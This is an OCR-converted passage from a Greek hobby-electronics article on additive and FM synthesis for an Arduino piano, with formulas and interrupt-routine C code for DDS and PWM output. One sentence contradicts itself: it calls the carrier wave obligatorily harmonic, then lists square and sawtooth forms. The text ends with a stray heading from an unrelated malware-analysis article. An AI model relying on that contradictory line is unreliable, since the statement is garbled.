
Όταν πατάμε μια νότα σε ένα πιάνο, η ένταση της δεύτερης αρμονικής ξεκινά από μια μέγιστη τιμή και φθίνει πολύ γρήγορα, έως ότου εξασθενήσει πλήρως. Η ένταση της πρώτης αρμονικής, όμως, ξεκινά από μια ελάχιστη ένταση, αυξάνει ταχύτατα ως τη μέγιστη τιμή και στη συνέχεια φθίνει, αλλά με πιο αργό ρυθμό από τη δεύτερη αρμονική. Ε, λοιπόν, ακριβώς αυτά τα περιγράμματα έντασης θα προσομοιώνει το αναβαθμισμένο πρόγραμμα για το πιάνο μας. Με το πάτημα ενός πλήκτρου θα παράγεται ένα κύμα με το περίγραμμα έντασης που υλοποιήσαμε στο προηγούμενο άρθρο, ενώ ταυτόχρονα θα παράγεται και η δεύτερη αρμονική, της οποίας το περίγραμμα έντασης θα υλοποιείται από μία μόνο εκθετική μείωση.

Σύνθεση στα τυφλά

Η υλοποίηση της τεχνικής FM είναι απολύτως ντετερμινιστική. Με απλά λόγια, είναι πλήρως προβλέψιμη και περιγράφεται από μια απλή σχέση, στην οποία δεν συμμετέχει καθόλου η τύχη ή, τέλος πάντων, κάποιος αστάθμητος παράγοντας. Ωστόσο, είναι αρκετά δύσκολο να φανταστεί κανείς τους ήχους που παράγονται με αυτήν την τεχνική. Η επίδρασή της στη μορφή του τελικού κύματος είναι τόσο έντονη, που τις περισσότερες φορές είναι απλά αδύνατο να εκτιμήσουμε το πώς θα ακούγεται ο τελικός ήχος. Κατά κάποιο τρόπο, λοιπόν, παίζοντας με την τεχνική FM συνθέτουμε ήχους στα τυφλά!

Όπως είπαμε παραπάνω, η εν λόγω τεχνική προβλέπει την περιοδική μεταβολή της συχνότητας ενός κύματος. Το αρχικό κύμα (το υπό διαμόρφωση) μπορεί να έχει οποιαδήποτε μορφή και είναι υποχρεωτικό να είναι αρμονικό. Θα μπορούσε δηλαδή να είναι και τετραγωνικό, τριγωνικό, πριονωτό, ή οποιασδήποτε άλλης μορφής. Ο τρόπος που μεταβάλλεται η συχνότητα αυτού του κύματος —στο πλαίσιο της τεχνικής FM— είναι περιοδικός. Επομένως, αυτή η μεταβολή θα μπορούσε να περιγραφεί από ένα άλλο κύμα (στο εξής θα το αναφέρουμε και σαν κύμα FM). Στην τεχνική FM, λοιπόν, η συχνότητα ενός κύματος μεταβάλλεται σύμφωνα με τη «στάθμη» ενός άλλου κύματος. Ίσως να είναι αυτονόητο, αλλά το δεύτερο κύμα (αυτό που καθορίζει τη μεταβολή της συχνότητας) μπορεί επίσης να έχει οποιαδήποτε μορφή. Με άλλα λόγια, στην τεχνική FM μπορούν να συμμετέχουν κύματα οποιασδήποτε μορφής. Ωστόσο, η εφαρμογή που θα δούμε στη συνέχεια θα στηρίζεται σε αρμονικά (ημιτονοειδή) κύματα, επειδή μέχρι στιγμής είναι τα μοναδικά που έχουμε μάθει να παράγουμε.

Στο πρώτο άρθρο της σειράς υλοποιήσαμε ένα απλό σύστημα DDS, για την παραγωγή ενός



Εικόνα 4
Στην εικόνα φαίνονται (πάλι) οι κυματομορφές που προκύπτουν από την εφαρμογή της τεχνικής FM σε ένα αρμονικό κύμα. Αυτό που αλλάζει σε κάθε περίπτωση δεν είναι η συχνότητα διαμόρφωσης (συχνότητα FM) αλλά το βάθος της.

αρμονικού κύματος. Μιλώντας αφηρημένα, κατασκευάσαμε ένα πρόγραμμα το οποίο υλοποιούσε την παρακάτω συνάρτηση:

$$f(t) = sin(\Phi(t))$$

Σε αυτή τη σχέση, η συνάρτηση Φ(t) υπολογίζει τη γωνία (τη φάση του κύματος) για κάθε χρονική στιγμή. Η συνάρτηση Φ(t) δηλαδή, καθορίζει το πόσο γρήγορα μεταβάλλεται η γωνία (η φάση) με την πάροδο του χρόνου. Με άλλα λόγια, η εν λόγω συνάρτηση καθορίζει τη συχνότητα του κύματος. Στο παρόν άρθρο θα υλοποιήσουμε την τεχνική FM χρησιμοποιώντας ένα αρμονικό κύμα: Θα κατασκευάσουμε έναν μηχανισμό ο οποίος θα επιβάλλει μια ημιτονοειδή μεταβολή στη συχνότητα του αρχικού κύματος. Έτσι, η γωνία που δίνουμε κάθε φορά σαν όρισμα στη συνάρτηση του ημιτόνου —με άλλα λόγια η εκάστοτε τιμή t της Φ(t)— θα μεταβάλλεται ημιτονοειδώς. Μπλέξαμε στα ημίτονα, έτσι; Δείτε την ακόλουθη συνάρτηση και θα καταλάβετε αμέσως τι πρόκειται να κάνουμε:

$$f(t) = sin(\Phi(t) + sin(\Phi_{fm}(t)))$$

Σε αυτό το σημείο πρέπει να θυμηθούμε το εξής: Η συνάρτηση του ημιτόνου έχει περιοχή τιμών το διάστημα [-1,1]. Ξαναδείτε τώρα την παραπάνω εξίσωση. Η μεταβολή στην τιμή της Φ(t) είναι πολύ μικρή! Η γωνία που δίνουμε σαν όρισμα στο «εξωτερικό» ημίτονο θα μεταβάλλεται ελάχιστα κι ενδέχεται να μην επηρεάζει αισθητά το τελικό κύμα! Γι’ αυτό το λόγο, στην τεχνική FM γίνεται κουβέντα για το λεγόμενο «βάθος». Το βάθος αποτελεί ένα μέγεθος που καθορίζει το βαθμό επίδρασης του κύματος FM πάνω στη συχνότητα του αρχικού κύματος. Λαμβάνοντας υπόψη αυτό το μέγεθος, η συνάρτησή μας γίνεται κάπως έτσι:


$$f(t) = sin(\Phi(t) + depth * sin(\Phi_{fm}(t)))$$

Αυτή η συνάρτηση μοιάζει αρκετά μ’ εκείνη που υλοποιεί ένα πρόγραμμα σύνθεσης FM. Ωστόσο έχουμε παραβλέψει κάτι σημαντικό: Τα αντίστοιχα περιγράμματα έντασης! Βλέπετε, τόσο το τελικό κύμα (αυτό που προκύπτει από την όλη σύνθεση), όσο και το κύμα FM, χαρακτηρίζονται από ένα περίγραμμα. Ιδιαίτερο ενδιαφέρον παρουσιάζει το δεύτερο περίγραμμα (εκείνο του κύματος FM). Οι μεταβολές σε αυτό το περίγραμμα συμπαρασύρουν το βάθος της διαμόρφωσης! Με άλλα λόγια, αυτό το περίγραμμα καθορίζει το πόσο έντονη θα είναι η επίδραση της διαμόρφωσης FM, για κάθε χρονική στιγμή. Δείτε πώς γίνεται η συνάρτηση αν ενσωματώσουμε τα περιγράμματα και θα καταλάβετε αμέσως τι εννοούμε:

$$f(t) = Amp(t) * sin(\Phi(t) + depth * Amp_{fm}(t) * sin(\Phi_{fm}(t)))$$

Η συνάρτηση Amp(t) περιγράφει το περίγραμμα έντασης για το τελικό κύμα, ενώ η συνάρτηση Ampfm(t) προσδιορίζει το περίγραμμα έντασης για το κύμα που διαμορφώνει το τελικό. Είναι φανερό, τώρα, ότι το βάθος της διαμόρφωσης προκύπτει από το γινόμενο depth*Ampfm(t). Ως εκ τούτου, το βάθος μεταβάλλεται με την πάροδο του χρόνου και δεν είναι σταθερό. Τελικά, το πρόγραμμά μας θα πρέπει να υπολογίζει τις τιμές

μιας αρκετά σύνθετης συνάρτησης και μάλιστα εξαιρετικά γρήγορα[2]. Στη δική μας υλοποίηση, η συνάρτηση Amp(t) θα αποτελεί το γινόμενο μιας φθίνουσας και μιας αύξουσας εκθετικής. Εν ολίγοις, θα υλοποιεί το γνωστό περίγραμμα έντασης που είδαμε στο προηγούμενο άρθρο της σειράς. Η συνάρτηση Ampfm(t) θα είναι μια φθίνουσα εκθετική, ώστε η επίδραση της τεχνικής FM στο τελικό κύμα να εξασθενεί με την πάροδο του χρόνου. Για να κατανοήσετε καλύτερα αυτό που μόλις περιγράψαμε, ρίξτε μια ματιά στις εικόνες 6 και 7.



Εικόνα 5
Τα περιγράμματα έντασης που υλοποιούν τα προγράμματα του άρθρου. Το πάνω εφαρμόζεται στα τελικά κύματα — σε αυτά που προκύπτουν από την έξοδο κάθε προγράμματος. Το κάτω περίγραμμα εφαρμόζεται στη δεύτερη αρμονική (στην περίπτωση της τεχνικής additive), καθώς και στο κύμα που διαμορφώνει τη συχνότητα (στην περίπτωση της τεχνικής FM).

Στην πράξη

Αυτή τη φορά γράψαμε τρία διαφορετικά προγράμματα! Το ένα αποτελεί τη βελτιωμένη εκδοχή του πιάνου και αξιοποιεί την τεχνική additive synthesis (`http://bit.ly/dh017ddspiano`). Τα άλλα δύο υλοποιούν την τεχνική FM synthesis κι αποτελούν δύο υποτυπώδη FM synthesizer (`http://bit.ly/dh017fmsynth`). Αμφότερα βασίζονται στον κώδικα αλλά και στο κύκλωμα του πιάνου. Το ένα εφαρμόζει την τεχνική FM σε κάθε νότα που πατάμε, χρησιμοποιώντας ένα σταθερό βάθος κι ένα συγκεκριμένο περίγραμμα έντασης για το κύμα FM. Για το δεύτερο πρόγραμμα έχουμε προσθέσει στο κύκλωμα δύο ποτενσιόμετρα. Με τη βοήθεια αυτών των ρυθμιστικών μπορούμε να μεταβάλλουμε το βάθος της διαμόρφωσης FM, όπως και την κλίση της εκθετικής μείωσης, η οποία χρησιμοποιείται σαν περίγραμμα έντασης για το κύμα FM. Έτσι, με το δεύτερο πρόγραμμα και τις αντίστοιχες προσθήκες στο κύκλωμα, το μίνι synthesizer επιτρέπει στο χρήστη να μεταβάλλει δυναμικά τις παραμέτρους της διαμόρφωσης FM. Η κατασκευή μας μπορεί να μην είναι έτοιμη για τη μουσική βιομηχανία, αλλά πιστεύουμε ότι θα βοηθήσει αρκετά στην κατανόηση όσων περιγράψαμε, ενώ ενδέχεται σαν σας απασχολήσει δημιουργικά για αρκετές ώρες.


Υλοποίηση

Τα προγράμματα που γράψαμε στηρίζονται στην τελευταία έκδοση του κώδικα για το πιάνο. Οι μόνες διαφορές που παρουσιάζουν εντοπίζονται στη ρουτίνα εξυπηρέτησης του interrupt: εκεί όπου υπολογίζονται τα νέα δείγματα. Έτσι, αν και οι διαφορές είναι ελάχιστες, είναι πολύ σημαντικές και ουσιαστικά επιδεικνύουν το πώς υλοποιείται η κάθε τεχνική. Ας δούμε τις γραμμές που προστέθηκαν στο dds_piano_v3.

2. Κάθε φορά που θα απαιτείται ένα νέο δείγμα: 16000 φορές το δευτερόλεπτο!

```
// second harmonic
sh_phase.int_val += sh_phase_delta;
sample_ptr = sh_phase.bytes[1];
sh_sample = sine256[sample_ptr];
// first harmonic
phase.int_val += phase_delta;
sample_ptr = phase.bytes[1];
// set PWM output
OCR2A = 128 + ((amp_envelope.bytes[1] * sine256[sample_ptr]) >>
9)
             + ((sh_amplitude.bytes[1] * sh_sample) >> 9);
```


Όπως βλέπετε, ο κώδικας υλοποιεί την τεχνική DDS δύο φορές: Την πρώτη υπολογίζεται το δείγμα για τη δεύτερη αρμονική (sh_sample από το second harmonic), ενώ τη δεύτερη υπολογίζεται το δείγμα για την πρώτη αρμονική. Στη συνέχεια, κάθε δείγμα πολλαπλασιάζεται με το κατάλληλο πλάτος. Παρατηρείστε ότι από κάθε γινόμενο κρατάμε το περισσότερο σημαντικό byte και μάλιστα το διαιρούμε με το 2 (η δεξιά ολίσθηση δεν πραγματοποιείται κατά 8, αλλά κατά 9 bit). Το γεγονός ότι κρατάμε μόνο το περισσότερο σημαντικό byte αποτελεί μια χοντροκομμένη απλοποίηση των πράξεων, την οποία περιγράψαμε και στο προηγούμενο άρθρο της σειράς. Η επιπρόσθετη διαίρεση με το 2, όμως, πραγματοποιείται για έναν εντελώς διαφορετικό λόγο. Ουσιαστικά, αποτελεί ένα είδος normalization, το οποίο εξασφαλίζει ότι η πρόσθεση των δειγμάτων από τα δύο κύματα θα παραμείνει στο διάστημα [0, 255] και δεν θα επεκταθεί στο [0, 511]. Κάτι τέτοιο δεν θα αποτελούσε πρόβλημα από μαθηματικής σκοπιάς, αλλά το συγκεκριμένο κανάλι PWM του Arduino (OCR2A) είναι 8μπιτο και δεν δέχεται τιμές μεγαλύτερες από το 255. Ας δούμε τώρα και τις πιο ενδιαφέρουσες γραμμές από τον κώδικα που υλοποιεί την τεχνική FM...



Εικόνα 6
Το πρόγραμμα που υλοποιεί την τεχνική FM παράγει ήχους με αυτήν περίπου τη μορφή. Παρατηρείστε ότι η παραμόρφωση (εξαιτίας της διαμόρφωσης FM) φθίνει με την πάροδο του χρόνου και το κύμα αποκτά όλο και περισσότερο τη γνώριμη ημιτονοειδή μορφή.


```
// FM component
fm_phase.int_val += fm_phase_delta;
sample_ptr = fm_phase.bytes[1];
fm_sample = sine256[sample_ptr];
// main component
phase.int_val = phase.int_val + phase_delta
              + (fm_sample * (fm_amplitude.int_val >> fm_depth));
sample_ptr = phase.bytes[1];
// set PWM output
OCR2A = 128 + ((amp_envelope.bytes[1] * sine256[sample_ptr]) >> 8);
```

Εδώ το πράγμα περιπλέκεται λίγο. Κατ’ αρχάς, ο κώδικας υλοποιεί την τεχνική DDS για το κύμα FM. Ωστόσο το δείγμα που προκύπτει δεν καταλήγει στην έξοδο του συστήματος (στο κανάλι PWM). Το συγκεκριμένο δείγμα πολλαπλασιάζεται με το περίγραμμα έντασης του κύματος FM, ενώ διαιρείται και με μια δύναμη του δύο (δεξιά ολίσθηση κατά fm_depth). Αυτή η διαίρεση αποτελεί ουσιαστικά τον πολλαπλασιασμό με το βάθος — το βάθος είναι μικρότερο της μονάδας. Τελικά, το αποτέλεσμα που προκύπτει από αυτές τις πράξεις χρησιμοποιείται σαν offset για τη φάση του τελικού κύματος. Έτσι, η φάση αυτού του κύματος δεν αυξάνει διαρκώς και ομοιόμορφα, όπως συμβαίνει στην τεχνική DDS. Εδώ χρειάζεται λίγη προσοχή: Ο ρυθμός αύξησης της φάσης καθορίζει τη συχνότητα του κύματος. Ακριβώς γι’ αυτό, όταν θέλουμε να σχηματίσουμε κύματα μεγάλης συχνότητας επιλέγουμε μεγάλο βήμα για τη φάση (phase_delta) κι αντίστροφα. Τελικά, με όλα τα αριθμητικά τερτίπια του κώδικα, αυτό που πετυχαίνουμε είναι να μεταβάλλουμε το ρυθμό με τον οποίο αυξάνει η φάση του τελικού κύματος. Με αυτόν τον τρόπο, μεταβάλλουμε τελικά και τη συχνότητά του. Ευκολάκι, έτσι;




Εικόνα 7
Στις δικές μας υλοποιήσεις, το κύμα που διαμορφώνει τη συχνότητα του τελικού κύματος φθίνει εκθετικά. Όσο πιο γρήγορη είναι η εν λόγω εκθετική μείωση, τόσο λιγότερο διαρκούν και τα έντονα σημάδια παραμόρφωσης. Στην εικόνα βλέπουμε την τελική κυματομορφή για μια σχετικά αργή εκθετική μείωση.

Στα προγράμματα που γράψαμε για αυτό το άρθρο έχουν γίνει κι άλλες προσθήκες. Οι κυριότερες από αυτές αφορούν στον υπολογισμό των περιγραμμάτων έντασης για τα πρόσθετα κύματα. Εξάλλου, το ένα πρόγραμμα που υλοποιεί την τεχνική FM διαβάζει και τις τιμές από δύο ποτενσιόμετρα. Προφανώς, αυτό προϋποθέτει μερικές γραμμές κώδικα οι οποίες θα διαβάζουν τις αντίστοιχες αναλογικές εισόδους του Arduino και θα ενημερώνουν κατάλληλα τις μεταβλητές του συστήματος. Όλα αυτά όμως νομίζουμε ότι είναι αρκετά απλά. Είμαστε βέβαιοι ότι εδώ που έχουμε φτάσει, αν εξετάσετε τον κώδικα θα τα κατανοήσετε αμέσως.



Εικόνα 8
Το κύκλωμα για το synthesizer βασίζεται στο κύκλωμα για το πιανάκι. Η μόνη αλλαγή σχετίζεται με την προσθήκη των δύο ποτενσιόμετρων. Τα εν λόγω στοιχεία λειτουργούν ως διαιρέτες τάσης και η έξοδος του καθενός οδηγείται στο Arduino. Για αυτό το σκοπό, οι ακριανοί ακροδέκτες κάθε ποτενσιόμετρου είναι συνδεμένοι στα 5V και στο GND, ενώ ο μεσαίος καταλήγει σε μία από τις αναλογικές εισόδους του Arduino.



Skill: Beginner

Tags: malware, autostart, processes, registry, botnets

Ανάλυση malware, για όλους!

(Μέρος ΙΙ)

Δυναμική προσέγγιση

